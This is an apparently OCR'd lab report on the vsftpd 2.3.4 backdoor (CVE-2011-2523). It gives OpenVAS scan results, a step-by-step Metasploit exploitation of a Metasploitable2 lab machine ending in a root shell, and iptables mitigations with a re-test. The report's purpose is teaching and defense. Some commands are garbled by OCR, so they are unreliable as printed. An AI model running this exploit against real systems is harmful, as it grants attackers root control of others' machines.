
Copyright © 2009-2024 by Greenbone AG, www.greenbone.net

Analysis of scanning's result:

With Min QoD equal to 65%, we get 45 severity divide into 3 level:

- High: 14
- Medium: 27
- Low: 4

Move to vsftpd Compromised Source Packages Backdoor Vulnerability



NVT: vsftpd Compromised Source Packages Backdoor Vulnerability

Summary

vsftpd is prone to a backdoor vulnerability.

Scoring

CVSS

CVSS Base	9.8 (High)
CVSS Base Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS Origin	NVD
CVSS Date	Mon, Apr 12, 2021 7:15 PM UTC

Insight

The tainted source package contains a backdoor which opens a shell on port 6200/tcp.

Detection Method

Quality of Detection: remote_vul (99%)

Affected Software/OS

The vsftpd 2.3.4 source package downloaded between 20110630 and 20110703 is affected.

Impact

Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected application.

- After exporting report

2.1.10 High 21/tcp

High (CVSS: 9.8)

NVT: vsftpd Compromised Source Packages Backdoor Vulnerability

Product detection result

```
cpe:/a:beasts:vsftpd:2.3.4
Detected by vsFTPd FTP Server Detection (OID: 1.3.6.1.4.1.25623.1.0.111050)
```

Summary

vsftpd is prone to a backdoor vulnerability.

Quality of Detection (QoD): 99%


Vulnerability Detection Result

Vulnerability was detected according to the Vulnerability Detection Method.

Impact

Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected application.

. . . continues on next page . . .



. . . continued from previous page . . .

Solution:
Solution type: VendorFix
The repaired package can be downloaded from the referenced vendor homepage. Please validate the package with its signature.

Affected Software/OS
The vsftpd 2.3.4 source package downloaded between 20110630 and 20110703 is affected.

Vulnerability Insight
The tainted source package contains a backdoor which opens a shell on port 6200/tcp.

Vulnerability Detection Method
Details: `vsftpd Compromised Source Packages Backdoor Vulnerability`
OID:1.3.6.1.4.1.25623.1.0.103185
Version used: `2023-12-07T05:05:41Z`

Product Detection Result
Product: `cpe:/a:beasts:vsftpd:2.3.4`
Method: `vsFTPd FTP Server Detection`
OID: 1.3.6.1.4.1.25623.1.0.111050)

References

```
cve: CVE-2011-2523
url: https://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backd
↪oored.html
url: https://web.archive.org/web/20210127090551/https://www.securityfocus.com/bi
↪d/48539/
url: https://security.appspot.com/vsftpd.html
```

[return to 172.16.1.5]

- Brief analysis about this vulnerability

Issue: Vulnerability in **vsftpd 2.3.4** with **high severity** (CVSS 9.8). This version is susceptible to exploitation via a backdoor that opens port 6200/tcp for remote attack.
Impact: Attackers can execute arbitrary commands within the application context, compromising the affected system.
Solution: A patched package is available for download from the vendor's homepage. The package should be verified using its signature.
Affected Scope: Source packages downloaded between **30/06/2011** and **03/07/2011**.
Technical Insight: The vsftpd package was backdoored, allowing attackers to open a shell on port 6200/tcp.

3. Exploitation

- Now we will attack the Meta machine from Kali machine


a. Launch Metasploit

```
$sudo msfconsole
Metasploit tip: When in a module, use back to go back to the top level prompt
https://metasploit.com
       =[ metasploit v6.4.18-dev ]
+ -- -- =[ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- -- =[ 1471 payloads - 47 encoders - 11 nops ]
+ -- -- =[ 9 evasion ]
```

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

b. Search module to exploit vsftpd

```
Msf6 > search vsftpd
```



```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```


c. Use module to exploit

- Select the module to exploit the vulnerability

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

- Check the options to configure


```
ploit(unix/ftp/vsftpd_234_backdoor) > show options
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
                                       /using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

- Configure target machine IP address and show options to re-check


```
ploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 172.16.1.5
' => 172.16.1.5
ploit(unix/ftp/vsftpd_234_backdoor) > show options
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.16.1.5
RHOSTS ⇒ 172.16.1.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   172.16.1.5       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
                                       /using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

d. Exploit vulnerability

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 172.16.1.5:21 - Banner: 220 (vsFTPd 2.3.4)

[+] 172.16.1.5:21 - USER: 331 Please specify the password.

[+] 172.16.1.5:21 - Backdoor service has been spawned, handling...
[+] 172.16.1.5:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.
[*] Command shell session 1 opened (10.10.1.6:36283 -> 172.16.1.5:6200) at 2024-10-28 17:43:38 -0500
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.16.1.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.1.5:21 - USER: 331 Please specify the password.
[+] 172.16.1.5:21 - Backdoor service has been spawned, handling...
[+] 172.16.1.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.10.1.6:36283 → 172.16.1.5:6200) at 2024-10-28 17:43:38 -0500
```

- Result:

```
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686 GNU/Linux
```

We have successfully exploited and has root access to the victim's machine!

III. MITIGATION AND REMEDIATION

Target: Use **iptables** to protect the system from attacks related to **vsftpd** vulnerabilities and other security risks.

1. Optimize firewall configuration with iptables

a. Accept traffic from loopback (lo interface)

To ensure the system works properly, we should first allow all traffic from the loopback interface. This ensures that the system can communicate on its own without being blocked.

```
ubuntu@ubuntu:~$ sudo iptables -A INPUT -i lo -j ACCEPT

ubuntu@ubuntu:~$ sudo iptables -A OUTPUT -o lo -j ACCEP
```

-A INPUT: Append rules to the input chain. The input string identifies packets to the system.

-i lo: Specify the input interface as Lo (loopback interface). The loopback interface represents the internal connections on the system (localhost, 127.0.0.1).

-j ACCEPT: Take action ACCEPT. This rule will accept all traffic coming from the loopback interface.

OUTPUT: Similar to **INPUT**, but intended for traffic out of the system. We accept the connections that come out of the loopback interface.

b. Configure stateful filtering

```
$ sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
$ sudo iptables -A OUTPUT -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
```

-m state: Use the state module to monitor the state of the connections.
--state ESTABLISHED,RELATED: This rule only allows packets to be in the ESTABLISHED (established) and RELATED (relating to an existing connection) State.

OUTPUT: Similar to **INPUT**, but applicable to packets that go out from the system.

This configuration allows packets belonging to established or related connections. This helps minimize attacks on unwanted new connections.

c. Protection against SYN flood

To protect the system from SYN flood attacks, we can limit the number of SYN packets per second.

```
$ sudo iptables -A INPUT -p tcp –syn -m limit –limit 5/s -i enp0s17 -j ACCEPT
```

-p tcp: Only applies to packets belonging to the TCP protocol.

--syn: This rule applies only to SYN packets, the first in the TCP handshake (three-way handshake) process.

-m limit: Use the limit module to limit packet speed.

--limit 5/s: The limit allows only a maximum of 5 SYN packs per second.

-i enp0s17: Applies only to the enp0s17 interface.

2. Specific rules for vsftpd vulnerability exploitation prevention

a. Block access to FTP Port (Port 21)

To prevent the vsftpd backdoor (CVE-2011-2523) vulnerability, we can only allow trusted IP addresses to access the FTP service.

```
$ sudo iptables -A INPUT -p tcp –dport 21 -j DROP
```

--dport 21: This rule applies only to packets directed to Port 21 (the default port of FTP).

-j DROP: Remove (block) any other packets directed to Port 21

b. Block packets with invalid status

Packets with invalid status are often used in cyberattacks. You can block all of these packets.

```
$ sudo iptables -A INPUT -m state –state INVALID -j DROP
```

-m state: Use the state module to track the status of packets.

--state INVALID: Only apply to packets with invalid status.

-j DROP: Block and remove invalid packets.

c. Record invalid access attempts

```
$ sudo iptables -A INPUT -m state –state INVALID -j LOG –log=prefix “Invalid packet:”
```

-m state: Use the state module to track the status of packets.
--state INVALID: Only apply to packets with invalid status.
-j LOG: Record invalid packets to the system log file.

--log-prefix "Invalid packets: ": Add the prefix "Invalid packets" to the log record for easy identification.

Explanation: this rule helps to record invalid packets into the system's log, providing vital information for detecting suspicious attacks or activities.

3. Save iptables configuration


```
$ sudo iptables-save > /etc/iptables/firewall_rules.v4
```

iptables-save: This command saves the current iptables rules.
/etc/iptables/firewall_rules.v4: The file path where the rules will be stored.

Explanation: this command saves firewall rules to ensure they are maintained after the system restarts.


- Check the firewall configuration:

```
$sudo iptables -L –line-numbers
```



```
ubuntu@ubuntu:~$ sudo iptables -L --line-numbers
Chain INPUT (policy ACCEPT)
num  target     prot opt source               destination
1    ACCEPT     tcp  --  anywhere             anywhere             tcp flags:FIN,SYN,RST,ACK/SYN limit: avg 5/sec burst 5
2    DROP       tcp  --  anywhere             anywhere             tcp dpt:ftp
3    DROP       all  --  anywhere             anywhere             state INVALID
4    LOG        all  --  anywhere             anywhere             state INVALID LOG level warn prefix "Invalid packet:"
5    LOG        all  --  anywhere             anywhere             state INVALID LOG level warn prefix "Invalid packet:"

Chain FORWARD (policy ACCEPT)
num  target     prot opt source               destination
1    ACCEPT     all  --  anywhere             anywhere
2    ACCEPT     all  --  anywhere             anywhere
3    ACCEPT     all  --  anywhere             anywhere

Chain OUTPUT (policy ACCEPT)
num  target     prot opt source               destination
1    ACCEPT     all  --  anywhere             anywhere             state NEW,RELATED,ESTABLISHED
ubuntu@ubuntu:~$ _
```

4. Attack again and check the result



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[-] 172.16.1.5:21 - Exploit failed [unreachable]: Rex::HostUnreachable The host (172.16.1.5:21) was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Attack results:

The message **"the host was unreachable"** shows that the victim machine (Metasploitable2) with IP address 172.16.1.5 has not been able to be accessed via Port 21 (FTP).

Causes:

The main cause of this result is that the firewall configuration has blocked connections to Port 21 on the Metasploitable2 machine. This is done through iptables rules that have been configured to prevent unwanted connections from outside, namely FTP connections.

IV. CONCLUSION

In this report, we have analyzed and exploited a critical vulnerability in **vsftpd 2.3.4**, which allows attackers to activate a backdoor and gain full control of the system via port **6200/tcp**. By using tools like **Nmap NSE** and **OpenVAS GVM**, we identified the running services and versions on the target system, including **FTP**, **SSH**, and **HTTP** services, and discovered the vulnerability in the **FTP** service.

Through exploitation, we demonstrated that an attacker can easily obtain **root** access and control the system. To mitigate this, we implemented security measures such as configuring **iptables** firewall rules, blocking connections to port **21**, and protecting the system from **SYN flood** attacks.
Importance: Addressing security vulnerabilities is crucial to ensure that systems are not exploited, particularly for public-facing services like **FTP**. Preventive measures such as **firewall** configuration, software updates, and system monitoring play a key role in safeguarding systems from potential attacks.

V. REFERENCES

https://www.kali.org/
https://www.virtualbox.org/
https://ubuntu.com/download/server
https://www.greenbone.net/en/documents/
https://sourceforge.net/projects/metasploitable/
https://nvd.nist.gov/vuln/detail/CVE-2011-2523
https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/unix/ftp/vsftpd_234_backdoor
https://www.offsec.com/metasploit-unleashed/msfconsole-commands
https://www.frozentux.net/iptables-tutorial/iptables-tutorial.html
https://help.ubuntu.com/community/NetworkConfigurationCommandLine/Automatic